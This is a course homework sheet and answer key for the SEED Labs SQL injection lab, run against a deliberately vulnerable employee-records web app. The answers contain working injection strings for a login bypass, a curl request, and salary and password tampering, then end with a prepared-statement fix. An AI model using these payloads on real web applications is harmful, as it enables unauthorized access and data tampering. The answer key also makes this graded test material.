



Directions

- A. Due Date: 5 July 2025 at 11:55pm
- B. The homework may be done in groups of up to two students.

What to turn in

- C. Turn in all related source code (.c files) along with any headers or supplemental libraries needed to compile the code.

How to submit

- D. Turn your results in using the dedicated Moodle assignment.

Lab 4: SQL Injection

Copyright © 2006 - 2020 by Wenliang Du.

This work is licensed under a Creative Commons Attribution-NonCommercial-ShareAlike 4.0 International License. If you remix, transform, or build upon the material, this copyright notice must be left intact, or reproduced in a way that is reasonable to the medium in which the work is being re-published.

SQL injection is a code injection technique that exploits the vulnerabilities in the interface between web applications and database servers. The vulnerability is present when user's inputs are not correctly checked within the web applications before being sent to the back-end database servers.

Many web applications take inputs from users, and then use these inputs to construct SQL queries, so they can get information from the database. Web applications also use SQL queries to store information in the database. These are common practices in the development of web applications. When SQL queries are not carefully constructed, SQL injection vulnerabilities can occur. SQL injection is one of the most common attacks on web applications.

In this lab, we have created a web application that is vulnerable to the SQL injection attack. Our web application includes the common mistakes made by many web developers. Students' goal is to find ways to exploit the SQL injection vulnerabilities, demonstrate the damage that can be achieved by the attack, and master the techniques that can help defend against such type of attacks. This lab covers the following topics:

- SQL statements: SELECT and UPDATE statements
- SQL injection
- Prepared statement

You can find the lab experiment steps on Moodle. The lab has several tasks, some of which require code and some of which require explanation. The following tasks are required:

1. Task 1
2. Task 2
3. Task 3
4. Task 4

1 Task 1: Get Familiar with SQL Statements

The objective of this task is to get familiar with SQL commands by playing with the provided database. The data used by our web application is stored in a MySQL database, which is hosted on our MySQL container. We have created a database called `sqlab_users`, which contains a table called `credential`. The table stores the personal information (e.g. `eid`, `password`, `salary`, `ssn`, etc.) of every employee. In this task, you need to play with the database to get familiar with SQL queries.

Please get a shell on the MySQL container (see the container manual for instruction; the manual is linked to the lab's website). Then use the `mysql` client program to interact with the database. The user name is `root` and password is `dees`.

```
// Inside the MySQL container
# mysql -u root -pdees
```

After login, you can create new database or load an existing one. As we have already created the `sqlab_users` database for you, you just need to load this existing database using the `use` command. To show what tables are there in the `sqlab_users` database, you can use the `show tables` command to print out all the tables of the selected database.

```
mysql> use sqllab_users;
Database changed
mysql> show tables;
```

```
+-----+
| Tables_in_sqllab_users |
+-----+
| credential |
+-----+
```

After running the commands above, you need to use a SQL command to print all the profile information of the employee Alice. Please provide the screenshot of your results.

Turn in:

- A screen shot of the open database.
- A screen shot of the profile information for Alice.

1.1 Answers

This is a very simple question. It should have two images as a response - the opening of the database showing the tables and the result of running `select * from credential where name = 'Alice'`.

First part:

```
Database changed
mysql> show tables;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential |
+-----+
1 row in set (0.00 sec)

mysql>
```

Second part:

```
mysql> select * from credential where name='Alice';
+---+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+---+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+---+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

2 Task 2.1: SQL Injection Attack from webpage


Your task is to log into the web application as the administrator from the login page, so you can see the information of all the employees. We assume that you do know the administrator's account name which is admin, but you do not the password. You need to decide what to type in the Username and Password fields to succeed in the attack.

Turn in:

1. List the steps of the attack, including the input you will use
2. Explain why the attack works.
3. A screen shot of the system after you logged in as admin.

2.1 Answers

The steps are to login with the admin user name and then cancel out the rest of the query:



Not Secure www.seed-server.com



Employee Profile Login

USERNAME	admin';#
PASSWORD	Password

Login

Copyright © SEED LABs

After logging in you get the admin screen:

 Not Secure www.seed-server.com/unsafe_home.php?username=admin'%3B%23&Password= 

[Home](#) [Edit Profile](#)

User Details

Username	Eld	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

3 Task 2.2: SQL Injection Attack from command line

Your task is to repeat Task 2.1, but you need to do it without using the webpage. You can use command line tools, such as curl, which can send HTTP requests. One thing that is worth mentioning is that if you want to include multiple parameters in HTTP requests, you need to put the URL and the parameters between a pair of single quotes; otherwise, the special characters used to separate parameters (such as &) will be interpreted by the shell program, changing the meaning of the command. The following example shows how to send an HTTP GET request to our web application, with two parameters (username and Password) attached:

```
$ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'
```

If you need to include special characters in the username or Password fields, you need to encode them properly, or they can change the meaning of your requests. If you want to include single quote in those fields, you should use %27 instead; if you want to include white space, you should use %20. In this task, you need to handle HTTP encoding while sending requests using curl.

Turn in:

1. An explanation for how the injection attack works.
2. A screen shot of the injection attack working.

3.1 Answers

The query must have something to do with url encoding the attack from the previous step. A sample curl call is:

```
curl 'http://www.seed-server.com/unsafe_home.php?username=admin'%27%20--'%20&Password=123'
```

4 Task 2.3: Append a new SQL statement

In the above two attacks, we can only steal information from the database; it will be better if we can modify the database using the same vulnerability in the login page. An idea is to use the SQL injection attack to turn one SQL statement into two, with the second one being the update or delete statement. In SQL, semicolon (;) is used to separate two SQL statements. Try to run two SQL statements via the login page.

There is a countermeasure preventing you from running two SQL statements in this attack. Try different steps or use resources from the Internet to figure out what this countermeasure is, and describe what you find here.

Turn in:


1. Explain what steps you will take to update or delete data in the database.
2. Give screen shots of the attempted update/delete SQL injection attack
3. Figure out what the countermeasure is and describe it.

4.1 Answers

The steps are to create a login query with the admin thing followed by a semicolon and another update or delete query. Like this:

The screenshot shows a web form titled "Employee Profile Login". It has two input fields: "USERNAME" and "PASSWORD". The "USERNAME" field contains the text "e credential set salary=1 where id=1;#". The "PASSWORD" field contains the text "Password". Below the fields is a green "Login" button. At the bottom of the form, it says "Copyright © SEED LABs".

The query will fail due to PHP's query() method not allowing multiple queries at once.



5 Task 3.1: Modify your own salary

As shown in the Edit Profile page, employees can only update their nicknames, emails, addresses, phone numbers, and passwords; they are not authorized to change their salaries. Assume that you (Alice) are a disgruntled employee, and your boss Bobby did not increase your salary this year. You want to increase your own salary by exploiting the SQL injection vulnerability in the Edit-Profile page. Please demonstrate how you can achieve that. We assume that you do know that salaries are stored in a column called salary.

Turn in:

1. Explain how the injection attack will work.
2. Show screen shots of the attack and its results.

5.1 Answers

The steps are to login in to Alice's account and then go to the edit profile page. Then to put in one of the fields a value that includes SQL update field commands followed by either a `#` or just a comma and quote to let the rest of the update work. Like this:

[Home](#) **Edit Profile**

Alice's Profile Edit

NickName

n', salary=19384 #|

Email

Email

Address

Address

Phone Number

PhoneNumber

Password

Password

Save

Copyright © SEED LABs

The query will work due to the web site using simple string concatenation for the update creation:

[Home](#) [Edit Profile](#)

Alice Profile

Key	Value
Employee ID	10000
Salary	19384
Birth	9/20
SSN	10211002
NickName	n
Email	
Address	
Phone Number	

6 Task 3.2: Modify other peoples' salaries

After increasing your own salary, you decide to punish your boss Boby. You want to reduce his salary to 1 dollar. Demonstrate how you can achieve that.

Turn in:

1. Explain how the attack will work
2. Show screen shots of the system before and after the attack.

6.1 Answers

The steps are to login in to Alice's account and then go to the edit profile page. Then to put in one of the fields a value that includes SQL update field commands followed by a where name = 'Boby' or something equivalent. You must end the command with a # for the query to work. Like this:

Alice's Profile Edit

NickName: , salary=1 where Name='Boby' #

Email:

Address:

Phone Number:

Password:

Copyright © SEED LABS

The query will work due to the web site using simple string concatenation for the update creation:

```

seed@VM: ~/Labsetup
mysql> select * from credential;
+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+
| 1 | Alice | 10000 | 10000 | 9/20 | 10211002 | | | | n | fdb918bdae8300aa54747fc95fe0470ff4976 |
| 2 | Boby | 20000 | 10000 | 4/20 | 10213352 | | | | n | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 10000 | 4/10 | 98993524 | | | | n | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 10000 | 1/11 | 32193525 | | | | n | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 10000 | 11/3 | 32111111 | | | | n | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 10000 | 3/5 | 43254314 | | | | n | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+-----+
6 rows in set (0.00 sec)

mysql> mysql> select * from credential;
+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+
| 1 | Alice | 10000 | 10000 | 9/20 | 10211002 | | | | n | fdb918bdae8300aa54747fc95fe0470ff4976 |
| 2 | Boby | 20000 | 1 | 4/20 | 10213352 | | | | n | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 10000 | 4/10 | 98993524 | | | | n | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 10000 | 1/11 | 32193525 | | | | n | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 10000 | 11/3 | 32111111 | | | | n | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 10000 | 3/5 | 43254314 | | | | n | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+-----+
6 rows in set (0.00 sec)

mysql>

```

7 Task 3.3: Modify other peoples' passwords

After changing Boby's salary, you are still disgruntled, so you want to change Boby's password to something that you know, and then you can log into his account and do further damage. Demonstrate how you can do that. You need to demonstrate that you can successfully log into Boby's account using the new password. One thing worth mentioning here is that the database stores the hash value of passwords instead of the plaintext password string. You can again look at the `unsafe_edit_backend.php` code to see how password is stored. It uses SHA1 hash function to generate the hash value of password.

Turn in:

1. An explanation of how your injection attack will work.
2. A screen shot of the system before you perform the attack
3. A screen shot of the system after the attack, proving that you changed Bob's password.

7.1 Answers

The attack must include the steps to get the changed password in the database. There are two options for how to do the calculation:

1. Use the `sha1()` function in PHP, putting `password = sha1("Abc")` for instance in the injected code
2. Use an external tool to calculate the digest and then put the password in as a string `password = 'fde34'` and so on.

The injection can be done by using any field in the edit profile window. One student noticed that the phone number field happens at the end of the query, so you can do a simpler injection by putting the new password in plaintext in the password field and then putting the where injection in the phone number field.

8 Task 4: Countermeasure — Prepared Statement

8.1 Task

In this task, we will use the prepared statement mechanism to fix the SQL injection vulnerabilities. For the sake of simplicity, we created a simplified program inside the defense folder. We will make changes to the files in this folder. If you point your browser to the following URL, you will see a page similar to the login page of the web application. This page allows you to query an employee's information, but you need to provide the correct user name and password.

URL: <http://www.seed-server.com/defense/>

The data typed in this page will be sent to the server program `getinfo.php`, which invokes a program called `unsafe.php`. The SQL query inside this PHP program is vulnerable to SQL injection attacks. Your job is modify the SQL query in `unsafe.php` using the prepared statement, so the program can defeat SQL injection attacks. Inside the lab setup folder, the `unsafe.php` program is in the `image_www/Code/defensefolder`. You can directly modify the program there. After you are done, you need to rebuild and restart the container, or the changes will not take effect.

You can also modify the file while the container is running. On the running container, the `unsafe.php` program is inside `/var/www/SQL_Injection/defense`. The downside of this approach is that in order to keep the docker image small, we have only installed a very simple text editor called nano inside the container. It should be sufficient for simple editing. If you do not like this editor, you can always use "apt install" to install your favorite command-line editor inside the container. For example, for people who like vim, you can do the following:

```
# apt install -y vim
```

This installation will be discarded after the container is shutdown and destroyed. If you want to make it permanent, add the installation command to the Dockerfile inside the `image_www` folder.

Turn in:

1. The new `unsafe.php` file
2. An explanation for what you changed and why you changed it

3. Screen shots showing the system after the change when you try to perform an SQL injection attack. Show the failure of the attack.

8.2 Answers

The solution has to have some use of prepared statements in the unsafe.php file. The core code needs to have the following lines:

```
// do the query
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
FROM credential WHERE name= ? and Password= ?");

$stmt->bind_param("ss", $input_username, $hashed_pwd);
$stmt->execute();
$result = $stmt->get_result();
```

The result is a query that uses parameters instead of text manipulation and is therefore immune to sql injection attacks of this kind.